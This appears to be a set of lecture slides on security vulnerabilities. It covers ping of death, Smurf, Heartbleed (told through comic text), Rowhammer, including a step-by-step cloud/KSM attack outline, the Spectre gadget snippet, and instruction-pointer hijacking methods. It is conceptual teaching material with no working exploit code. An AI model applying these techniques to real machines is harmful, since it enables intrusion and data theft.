




Security Vulnerabilities 2

The devil is in the details

Network Protocols Vulnerabilities

Ping of death



Windows


A fatal exception 0E has occurred at F0AD:42494C4C
the current application will be terminated.

- * Press any key to terminate the current application.
- * Press CTRL+ALT+DELETE again to restart your computer.
You will lose any unsaved information in all applications.

Press any key to continue

SMURF (amplification attack)

broadcast ping with spoofed source



Windows

A fatal exception 0E has occurred at F0AD:42494C4C
the current application will be terminated.

- * Press any key to terminate the current application.
- * Press CTRL+ALT+DELETE again to restart your computer.
You will lose any unsaved information in all applications.

Press any key to continue

Networking Libraries and Tools

Libpcap

- Sniff traffic

Libnet

- Forge and inject traffic

Scapy

- Python library to do everything

Nmap




Heartbleed (CVE-2014-0160)

HOW THE HEARTBLEED BUG WORKS:

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "POTATO" (6 LETTERS).





... User Meg wants these 6 letters: POTATO. User
... Ida wants pages about "irl games". Unlocking
... secure records with master key 5130985733435
... Maggie (chrome user) sends this message: "H





POTATO




...ns pages about "boats". User Africa requests
secure connection using key "4538538374224"
User Meg wants these 6 letters: POTATO. User
Ada wants pages about "irl games". Unlocking
secure records with master key 5130985733435
Maggie (chrome user) sends this message: "H

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "BIRD" (4 LETTERS).




User Olivia from London wants pages about "nabees in car why". Note: Files for IP 375.381.283.17 are in /tmp/files-3843. User Meg wants these 4 letters: BIRD. There are currently 348 connections open. User Brendan uploaded the file selfie.jpg (contents: 834ba962e2cab9ff89bd3bff8)




HMM...



BIRD




User Olivia from London wants pages about "ma
bees in car why". Note: Files for IP 375.381.
283.17 are in /tmp/files-3843. User Meg wants
these 4 letters: **BIRD**. There are currently 348
connections open. User Brendan uploaded the file
selfie.jpg (contents: 834ba962e2ceb9ff89bd3bf8)



SERVER, ARE YOU STILL THERE?
IF SO, REPLY "HAT" (500 LETTERS).




a connection. Jake requested pictures of deer.
User Meg wants these 500 letters: HAT. Lucas
requests the "missed connections" page. Eve
(administrator) wants to set server's master
key to "14835038534". Isabel wants pages about
snakes but not too long". User Karen wants to
change account password to "CoHoBaSt". User









HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "148 35038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User

a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User



Hardware Vulnerabilities



Rowhammer




Rowhammer

RAM is made of rows of cells periodically refreshed.

When the CPU requests a read/write operation on a byte of memory, the data is first transferred to the row-buffer (*discharging*).


After performing the requested operation, the content of the row-buffer is copied back to the original row (*recharging*).

Frequent row activation (discharging and recharging) can cause bit-flips in adjacent memory rows.





Rowhammer (+ Android = Drammer)

- VUsec (Amsterdam) showed that it is possible to deterministically decide where to put a kernel page using Android APIs
- Then it is possible to perform a bit-flip to get write access to a kernel page (and gain root)



Rowhammer (+ cloud + deduplication = oh no..)

1. Hammer the memory from attacker VM to find a bit-flipping row.
2. Load target file in memory page vulnerable to a bit-flip.
3. Load target file in the victim VM.
4. Wait for KSM to merge the two pages.
5. Hammer again.
6. The file in the victim VM should have been modified.






Spectre (CVE-2017-5753 and CVE-2017-5715)

Speculative Execution


Speculative execution is an optimization technique where a computer system performs some task that may not be needed.

Work is done before it is known whether it is actually needed, so as to prevent a delay that would have to be incurred by doing the work after it is known that it is needed.





Cache Side Channel

- The attacker has control over what is cached (by pruning the cache)
- By measuring the time to access a piece of data, it is possible to determine if the data was in cache or not.
- What if we are able to cache something we should not have access to?



How does Spectre work

```
if (x < array1_size) {  
    y = array2[array1[x] * 4096];  
}
```




- The attacker controls x.
- array1_size is not cached.
- array1 is cached.
- The CPU guesses that x is less than array1_size.

How does Spectre work

```
if (x < array1_size) {  
    y = array2[array1[x] * 4096];  
}
```

- The CPU executes the body of the if statement while it is waiting for array1_size to load.
- The attacker can then determine the actual value of array1[x]



Application Vulnerabilities

Design Vulnerabilities

- Intrinsic in the overall logic of the application
 - Lack of authentication and/or authorization checks
 - Erroneous trust assumptions
- These vulnerabilities are the most difficult to identify automatically because they require a clear understanding of the functionality implemented by the application
- (An automatic exploit tool should automatically understand what the application does - halting problem)

Implementation Vulnerabilities

These vulnerabilities are introduced because the application is not able to correctly handle unexpected events

- Unexpected input
- error/exception
- Unfiltered output

Local Attacks vs Remote Attacks

Local attacks

- Allow one to manipulate the behavior of the application through local interaction
 - Requires a previously established presence on the host
- Allow one to execute operations with privileges that are different from the ones the attacker would have
- In general, easier to perform, because we already have access to the machine

Remote attacks

- Allow one to manipulate an application through network-based interaction
- Allow one to execute operations with the privilege of the vulnerable application
- In general more difficult to carry out because we don't have already a user on the machine


How to make an application misbehave

We want to manipulate the instruction pointer (program counter, IP) to point to code that we want.


How?

- Buffer overflow
- Format string exception
- PLT and GOT (dynamically linked libraries)
- ... many others (use-after-free, dirty cow, ...)


Buffer Overflow



